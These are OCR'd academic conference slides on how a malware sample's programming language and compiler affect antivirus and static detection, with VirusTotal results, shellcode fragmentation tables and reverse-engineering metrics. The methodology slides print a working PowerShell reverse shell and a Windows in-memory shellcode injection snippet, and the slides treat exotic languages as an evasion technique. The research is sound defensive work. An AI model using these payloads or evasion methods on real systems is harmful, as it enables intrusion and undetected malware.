Adversarial bypasses on detection engines, from code to binaries

IEEE Cyber Security & Resilience, Chania, Greece.

Constantinos Patsakis

August 6, 2025

University of Piraeus & Athena Research Center

Prelude

kpatsak@codaspy:∼$ whoami

Constantinos Patsakis

- Professor @ University of Piraeus
- Adjunct researcher @ Athena Research Center

Research interests:

- Cryptography
- Cybersecurity
- Malware
- Privacy
- Cybercrime

Acknowledgement

Part of this work has been supported by the European Commission under the Horizon Europe Programme, as part of the projects SafeHorizon and LAZARUS

The content of this presentation does not reflect the official opinion of the European Union. Responsibility for the information and views expressed therein lies entirely with the authors.


SafeHorizon

Apologies

DON'T
PANIC
AND
CARRY A
TOWEL

- My sense of humor.
- I always try to quantify the problem and point to facts/numbers (it may be tiresome).
- Many slides, but most of them are short.
- I promise it will not be a death by PowerPoint (it is written in LaTeX).

What’s on the menu?



- Results and methodology from several recent publications
- Results from work under review.
- Results from disclosed vulnerabilities.
- Recipes to make people hate you.

Concept


Applications

Everything that will be presented targets real systems.

This is not a name and shame presentation, so we do not name products.

Malware coding

Malware samples per year



Source: `https://portal.av-atlas.org/malware`


What does this mean?

- Practically, 280,000 malware samples per day.
- It is inefficient to dynamically assess so many samples.
- Thus, static analysis remains the most effective and profound way to detect malicious files quickly.

What does this mean?

- Bypassing static analysis does *not* grant adversaries a foothold in the targeted host.
- Nevertheless, it significantly raises their chances of achieving their goal. The next goal is to bypass behavioral checks.

Never understimate the “power user”



People actually do this!

Lumma stealer infection method

What is the preferred programming language?

The most common programming language is C and its variants (C++, C#). but ...

Some people opt to differ...

- APT29 recently used Python in their Masepie malware against Ukraine [1], while in their Zebrocy malware, they used a mixture of Delphi, Python, C#, and Go [10].
- Akira ransomware shifted from C++ to Rust [8].
- BlackByte ransomware shifted from C# to Go [11].
- Hive was ported to Rust [7].

Justifying the shift

Such changes can be expected. In the Malware-as-a-Service model [9].

- A ransomware group changes its codebase when a decryptor becomes available
- An APT group recruits a new malware author.


Unjustifying the shift

APT28 developed the Zebrocy backdoor in Go (Ok) and then rewrote its downloader in Nim in 2019 (!) after it was initially created in Delphi (?).

Unjustifying the shift


Stuxnet 2.0, was written primarily in C++. However, the unique assembly patterns observed in the compiled code initially led researchers to believe that it was written in an unknown high-level object-oriented programming language. Kaspersky Lab discovered that the unusual patterns were due to an old C++ compiler used in legacy IBM systems [2].

Why?




Malware Bazaar

Detection rate



What about APTs?



Understanding the shift

1. Why would anyone write malware in Nim, PureBasic, or Delphi?
2. Why would anyone use an odd compiler?
3. Would anyone have any benefit from using an exotic programming language?

Research questions

RQ1: How does the programming language and compiler choice impact the malware detection rate?

RQ2: What is the root cause of this disparity?

RQ3: What are the benefits of an attacker shifting the codebase to less common pairs of programming language and compiler beyond the detection rate by static analysis?

Methodology

- Create a reference dataset with malicious binaries. Make it as heterogeneous as possible in terms of programming languages and compilers.
- Deliberately add well-known payloads that are immediately flagged by antimalware engines and do not obfuscate the binaries.
- Submit the binaries to VirusTotal to assess how detectable these samples are from commercial antimalware engines.
- Analyze the binaries to determine their structural differences,
- Quantify their differences at the binary level
- Examine the effort and drawbacks that a reverse engineer would have.

Payloads

Reverse shell

```
powershell -NoP -NonI -W Hidden -Exec Bypass -Command New-Object System.Net.
     Sockets.TCPClient($IP,$port);$stream=$client.GetStream();[byte[]]$bytes
     =0..65535|%{0};while(($i=$stream.Read($bytes,0,$bytes.Length)) -ne 0){$data=(
     New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0,$i);
     $sendback=(iex $data 2>&1 | Out-String);$sendback2=$sendback + 'PS␣' + (pwd).
     Path + '>␣';$sendbyte=([text.encoding]::ASCII).GetBytes($sendback2);$stream.
     Write($sendbyte,0,$sendbyte.Length);$stream.Flush();};$client.Close()
```

In-memory shellcode injection and execution

```
LPVOID addressPointer = VirtualAlloc(NULL, sizeof(shellcode), 0x3000, 0x40);
RtlMoveMemory(addressPointer, shellcode, sizeof(shellcode));
HANDLE handle = CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)addressPointer, NULL
     , 0, 0);
WaitForSingleObject(handle, -1);
```

Samples and payloads

We used 39 programming languages and 50 different compilers/packagers to generate two samples for each possible payload, producing 100 unique samples.

The payloads were chosen from lists of online reports containing the most critical MITRE techniques used by adversaries [4], particularly the T1059 Command and Scripting Interpreter [5] and the T1055 Process Injection [6].

capa

We ran capa [3] on the Assembly and C samples (least bloated and most straightforward)

A combination of the capa rules: `allocate or change RWX memory`, `create thread`, and `spawn thread to RWX shellcode` could correctly identify the shellcode execution basic block(s).

For the reverse Powershell payload, `execute command`,`create process on Windows`, or `accept command line arguments` were the rules that indicated system command invocation.

Some of these rules can be flagged even if they are harmless.

capa

For each sample, we checked the reported address from capa with a debugger to determine whether it actually pointed to our malicious code, to eliminate false positives.

For example, the Haskell binary may report just `allocate or change RWX memory`, yet this was not for our malicious code.

The results from VirusTotal often correlate with the results from capa, especially in the case of shellcode samples.


Detection rate i

Language	Compiler	VT1	DetectionSig1	CapaDetection1	VT2	DetectionSig2	CapaDetection2
Ada	GNAT	1/70	fp	✗	23/73	✓	✓
Assembly	YASM/Golink	9/68	✓	✓	29/68	✓	✓
AutoHotKey	Ahk2EXE	9/68	✓	✓	5/72	✓	✗
AutoIt	Au2EXE	12/70	✓	✓	32/69	✓	✓
C	DMC	4/69	✓	✓	22/71	✓	✓
C	TinyC	5/70	✓	✓	45/72	✓	✓
C	BCC	6/68	✓	✓	21/70	✓	✓
C	mingw/gcc	22/72	✓	✓	51/73	✓	✓
C	msvc/cl	17/73	✓	✓	37/73	✓	✓
C#	bflat	7/71	✓	✓	1/70	fp	✗
C#	msc	0/69	✗	✓	21/73	✓	✓
C#	csc	1/73	fp	✓	5/73	✓	✓
C++	cl	17/70	fp	✗	34/73	✓	✓
C++	icl	17/70	fp	✗	17/73	✓	✓
C++	g++	5/73	✓	✓	36/73	✓	✓
Clojure	graal-vm	0/73	✗	✗	15/73	✓	✗
CommonLisp	sbcl	0/72	✗	✗	0/72	✗	✗
Crystal	crystal	3/73	fp	✗	15/73	✓	✓
D	dmd	5/66	fp	✗	6/73	✓	✗
Dart	dart	0/70	✗	✗	5/69	✓	✗
Eiffel	ec	0/67	✗	✗	11/68	✓	✓
F#	fsharpc	3/71	fp	✓	22/72	✓	✓
Fortran	ifort	3/76	fp	✗	17/72	✓	✓
GnuCobol	cobc	4/72	✓	✓	23/73	✓	✓


Detection rate i

Language	Compiler	VT1	DetectionSig1	CapaDetection1	VT2	DetectionSig2	CapaDetection2
Golang	go	4/70	✓	✗	16/69	✓	✗
Groovy	Launch4j	2/66	fp	✓	4/62	✓	✗
Haskell	GHC	0/71	✗	✗	1/66	fp	✗
IronPython	ipyc	2/67	fp	✓	2/67	fp	✗
Java	graal-vm	1/73	fp	✗	2/73	fp	✗
Javascript	deno	0/65	✗	✗	0/68	✗	✗
Jscript	jsc	2/67	fp	✗	16/73	✓	✓
Kotlin	graal-vm	2/63	fp	✗	1/73	fp	✗
Kotlin	kotlin-native	0/68	✗	✗	1/67	fp	✗
Lua	luastatic	1/69	fp	✓	14/72	✓	✗
Nim	nim	0/70	✗	✗	25/69	✓	✗
ObjectiveC	gcc	2/68	fp	✓	25/69	✓	✗
Pascal	fpc	0/66	✗	✓	11/66	✓	✓
Perl	par	3/70	fp	✗	1/71	fp	✗
Phix	phix	10/72	✓	✗	21/67	✓	✗
PureBasic	pbcompiler	1/68	fp	✓	23/67	✓	✓
Python	pyinstaller	6/67	✓	✗	3/68	fp	✗
Python	nuitka	0/69	✓	✗	5/71	✓	✗
Racket	raco	0/64	✗	✗	1/64	fp	✗
Red	red	16/69	✓	✓	22/66	✓	✓
Ruby	ocra/aibica	26/68	✓	✗	2/71	fp	✗
Rust	rustc	0/71	✗	✗	16/72	✓	✗
Scala	graal-vm	0/73	fp	✗	1/73	fp	✗
Scala	launch4j	4/67	fp	✗	5/63	✓	✗
VB .NET	vbc	5/69	✓	✓	13/70	✓	✓
Zig	zig	0/73	✗	✗	19/68	✓	✓


Variation on the number of sections per payload/language




Variation on the number of threads per payload/language.




Variation on the number of loaded DLLs per language/language



Variation on the number of functions per language/language



Variation on the size of executable per language/language.



Pattern matching

Goal: Locate the raw dummy payload using **static** methods.

We tried to search for chunks of shellcode by fine-tuning two parameters for each binary, namely *Maximum Gap* (60 bytes) and *Minimum Chunk Size* (4 bytes).

We also performed pattern matching in the reversed order of bytes to identify possible stack-based shellcodes.

Pattern matching

All identified patterns were manually reviewed using a debugger and a hex editor to confirm the matches and eliminate false positives.
Fragmentation categories:

1. **None**: Shellcode bytes were sequential, indicating that there was no fragmentation;
2. **Medium**: Shellcode bytes were scattered but with gaps within a range;
3. **Heavy**: Shellcode bytes were fragmented with scattered chunks of large distance, wherein each chunk bytes was sequential or had fixed gaps within a range;
4. **N/A**: The script was unable to confidently identify the shellcode in the binary, indicating the highest level of fragmentation or potential complex encoding.

Shellcode fragmentation through pattern matching on binaries

Language	Compiler/Packager	Fragmentation	Section Stored	Matched Ratio
Ada	GNAT	none	.rdata	1
Assembly	YASM/Golink	none	.data	1
AutoHotKey	Ahk2EXE	N/A	N/A	N/A
AutoIt	Au2EXE	N/A	N/A	N/A
C	DMC	none	CRT$XIA	1
C	TinyC	medium	.text	1
C	BCC	none	.data	1
C	mingw/gcc	none	.rdata	1
C	msvc/cl	none	.data	1
C#	bflat	none	.rdata	1
C#	msc	none	.sdata	1
C#	csc	none	.text	1
C++	cl	medium	.text	1
C++	icl	none	.rdata	1
C++	g++	none	.rdata	1
Clojure	graal-vm	none	.svm_hea	1
CommonLisp	sbcl	N/A	N/A	N/A
Crystal	crystal	heavy	.rdata	0.86
D	dmd	heavy	.text	0.93
Dart	dart	heavy	.text	0.62
Eiffel	ec	medium	.text	1
F#	fsharpc	heavy	.text	0.31
Fortran	ifort	none	.data	1.0
GnuCobol	cobc	none	.rdata	1.0

Shellcode fragmentation through pattern matching

Language	Compiler/Packager	Fragmentation	Section Stored	Matched Ratio
Golang	go	none	.rdata	1.0
Groovy	Launch4j	N/A	N/A	N/A
Haskell	GHC	N/A	N/A	N/A
IronPython	ipyc	medium	.text	1
Java	graal-vm	medium	.text	1
Javascript	deno	N/A	N/A	N/A
Jscript	jsc	medium	.text	1
Kotlin	graal-vm	medum	.text	1
Kotlin	kotlin-native	medium	.text	1
Lua	luastatic	N/A	N/A	N/A
Nim	nim	none	.data	1
ObjectiveC	gcc	none	.text	1
Pascal	fpc	medium	.text	1
Perl	par	N/A	N/A	N/A
Phix	phix	medium	.text	1
PureBasic	pbcompiler	none	.data	1
Python	pyinstaller	N/A	N/A	N/A
Python	nuitka	N/A	N/A	N/A
Racket	raco	N/A	N/A	N/A
Red	red	none	.data	1
Ruby	ocra/aibica	N/A	N/A	N/A
Rust	rustc	heavy	.rdata/.text	1
Scala	graal-vm	medium	.text	1
Scala	launch4j	N/A	N/A	N/A
VB .NET	vbc	medium	.text	1
Zig	zig	none	.text	1

Reverse engineering effort

Language	Compiler	#Func	#Func Exec	Avg Func Size	#BB Hits	#Instr Hits	CC	#Ind Jmps	#Ind Ca
Ada	GNAT	1695	92	171.08	493	2482	3.51	8	36
Assembly	YASM/Golink	5	5	19	5	26	1	0	0
AutoHotKey	Ahk2EXE	1464	147	1169.82	3606	15128	48.44	23	12
AutoIt	Au2EXE	2282	132	287.77	378	8441	9.65	0	44
C	DMC	69	34	106.53	186	902	4.94	0	0
C	TinyC	15	10	215.3	10	500	1	0	0
C	BCC	309	65	101.14	69	783	3.16	0	1
C	mingw/gcc	79	13	98.24	18	482	4.03	0	5
C	msvc/cl	436	47	129.43	91	1061	4.66	2	0
C#	bflat	3718	349	166.68	683	9769	4.43	6	16
C#	csc	17736	784	142.76	440	4354	8052	36	0
C++	cl	343	26	141.3	6	392	3.81	0	0
C++	icl	451	37	161.54	74	993	5.17	0	0
C++	g++	79	33	98.24	93	445	4.03	0	5
Clojure	graal-vm	7314	1042	1284.87	13436	133483	31.32	7	564
CommonLisp	sbcl	781	195	560	2087	26931	134.4	1	101
Crystal	crystal	3327	193	203.16	586	5682	6.98	4	6
D	dmd	2409	1429	164.5	720	10982	4.13	5	32
Dart	dart	9251	916	308.88	2167	40830	6.86	13	141
Eiffel	ec	4051	762	146.58	894	18068	2.97	0	4
Fortran	ifort	914	291	492.85	2183	11009	17.75	21	1
GnuCobol	cobc	100	22	95.8	45	227	2.90	0	0
Golang	go	1616	439	382.97	4478	35007	1.77	2	21

Reverse engineering effort

Language	Compiler	#Func	#Func Exec	Avg Func Size	#BB Hits	#Instr Hits	CC	#Ind Jmps	#Ind Calls
Groovy	Launch4j	162	130	131.31	364	4068	4.92	0	1
Haskell	GHC	2974	2318	187.3	2200	22596	4.97	276	47
Java	graal-vm	6969	996	969.05	12764	125244	23.35	6	413
Javascript	deno	81792	1717	460.99	37475	280860	9.75	1521	0
Kotlin	graal-vm	6902	981	973.44	12955	55424	23.4	5	431
Kotlin	kotlin-native	1574	206	150.85	574	10582	4.67	3	26
Lua	luastatic	1545	332	350.55	2821	16246	10.16	54	29
Nim	nim	359	130	226.28	309	5343	2.26	0	24
ObjectiveC	gcc	52	24	113.2	43	291	2.27	0	0
Pascal	fpc	429	145	128.86	305	4051	3.77	0	41
Perl	par	2821	82	146.79	276	15570	4.71	5	431
Phix	phix	167	82	522.39	390	1842	22.46	0	11
PureBasic	pbcompiler	44	10	36.30	2	113	1.10	1	0
Python	pyinstaller	819	117	302.7	577	6075	10.77	4	22
Python	nuitka	370	79	670.63	1234	5841	12.92	3	19
Racket	raco	116	49	148.71	328	2219	4.51	0	49
Red	red	22	8	99.0	13	224	1.25	0	0
Ruby	ocra/aibica	132	63	234.63	488	3077	5.98	0	48
Rust	rustc	337	36	103.5	95	595	2.42	2	4
Scala	graal-vm	7021	967	1019.57	13186	130330	23.61	5	433
Scala	launch4j	167	116	142.51	432	4050	4.79	0	1
Zig	zig	639	212	374.8	1191	10269	2.05	4	11

Reverse engineering effort

Language	#Nodes	#Edges	#Traversals	#Tot. Ind Cals	#Tot. Ind Jmps	CFG Entropy
Ada	44	45	74	63	12	0.98
Assembly	0	0	0	0	0	0
AutohotKey	35	64	4973	1403	3571	0.66
AutoIt	44	73	5983	1678	4305	0.57
C-bcc	1	1	21	0	52	0
C-cl	2	2	3	0	4	0.91
C-gcc	5	4	4	5	0	1.0
C-tcc	0	0	0	0	0	0
C-dmc	0	0	0	0	0	0
C#-bflat	22	34	24559	329	24321	0.53
C#-csc	36	127	237	0	237	0.43
C++-cl	0	0	0	0	0	0
C++-icl	0	0	0	0	0	0
C++-g++	5	4	4	5	0	1.0
Clojure	571	890	19176	18853	324	0.53
CommonLisp	102	126	706	693	14	0.54
Crystal	10	18	2088	1032	1057	0.30
D	37	53	199	186	14	0.58
Dart	154	249	34673	14750	19924	0.41
Eiffel	4	7	41	42	0	0.74
Fortran	22	26	55	1	55	0.93
GnuCobol	0	0	0	0	0	0

Reverse engineering effort

Language	#Nodes	#Edges	#Traversals	#Tot. Ind Cals	#Tot. Ind Jmps	CFG Entropy
Golang	23	69	6219	6057	163	0.34
Groovy	1	0	0	1	0	0
Haskell	323	652	8265	488	7778	0.66
Java	419	634	19879	19732	263	0.57
Javascript	1521	3427	403815	403815	0	0.56
Kotlin-graalvm	436	660	19917	19657	261	0.56
Kotlin-native	29	41	189	187	3	0.63
Lua	83	220	3753	869	2885	0.57
Nim	24	30	35	36	0	0.98
ObjC	0	0	0	0	0	0
Pascal	41	56	88	89	0	0.96
Perl	436	660	19917	19657	261	0.56
Phix	11	25	30967	30968	11	0.24
PureBasic	1	0	0	0	1	0
Python-pyinstaller	26	37	563	453	110	0.51
Python-nuitka	22	27	76	38	39	0.89
Racket	49	70	795	796	0	0.62
Red	0	0	0	0	0	0
Ruby	48	89	432	432	0	0.65
Rust	6	6	6	5	2	1.0
Scala-graalvm	438	669	20207	19945	263	0.55
Scala-launch4j	1	0	0	1	0	0
Zig	15	24	171	17	155	0.50

Takeaways

Static methods are inefficient in detecting the most simple malicious samples, even without any attempt to hide the payload.

The combination of the programming language and compiler can serve as another obfuscation method.

Takeaways

Languages such as Java, Clojure, Scala, Kotlin, and JavaScript, which embed substantial runtimes or rely on JIT compilation, consistently produced large, complex binaries. These executables exhibited extensive CFGs (high node/edge counts), numerous indirect calls/jumps, and large numbers of functions.

Takeaways

Binaries produced by traditional compiled languages (C, Fortran, Ada) and straightforward compilers tended to have simpler structures. With fewer functions, less fragmentation, and minimal indirect control flows. These binaries were more transparently analyzable.

Detection outcomes were more predictable for these samples. (either not detected at all or consistently identified as benign). When detections occurred, they were more easily interpreted, reducing the likelihood of persistent false positives.

Takeaways

Heavy fragmentation corresponded to lower matched ratios, complicating static analysis and potentially increasing false-positive rates. Fragmented code segments impeded effective disassembly and structured understanding of the binary.

AV engines that rely on pattern matching or heuristic scanning may misinterpret such binaries as suspicious, even without known malicious signatures.

Takeaways

The root cause for the disparities is that there are radically different ways that each of the programming language/compiler pairs reaches the same result. For instance, different ways of storing strings and different approaches in the internal representation of functions can render many static detection rules useless.

There is no ”one-size-fits-all” approach, so further research is necessary to systematically identify these differences and group them.

Additional benefits for attackers

Cross-compilation and multi-platform targeting languages, enable malware authors to build a single malware variant and have it compiled for multiple operating systems. This way they can expand the scope of their campaigns.

Consider IoT devices which use a range of CPU environments. It’s a huge advantage to not only support x86 and x64 architectures but others, e.g., ARM, MIPS, m68k, SPARC, and SH4.

Not so hard

Shifting to another programming language may sound complicated, especially when considering less popular ones, LLMs may come to the rescue! After all, malicious actors are already abusing them.

More details

Apostolopoulos, T., Koutsokostas, V., Totosis, N., Patsakis, C., & Smaragdakis, G. (2024, June). Coding Malware in Fancy Programming Languages for Fun and Profit. *In Proceedings of the Fifteenth ACM Conference on Data and Application Security and Privacy* (pp. 18-29).

Bypassing static ML-based classifiers

Basic concepts

In malware analysis *most* often we study Windows malware. More precisely, PE32 binaries (DLL is also on the menu).

Basic methods

Static analysis: Extract static features without executing the code. Faster


Dynamic analysis: Execute the malware in *some* environment and monitor what it does. More accurate

Let’s focus on static


Similarity: ssdeep, TLSH


Static features: opcodes, n-grams, imported libraries (imphash), ...

... but we are ‘visual’ beings




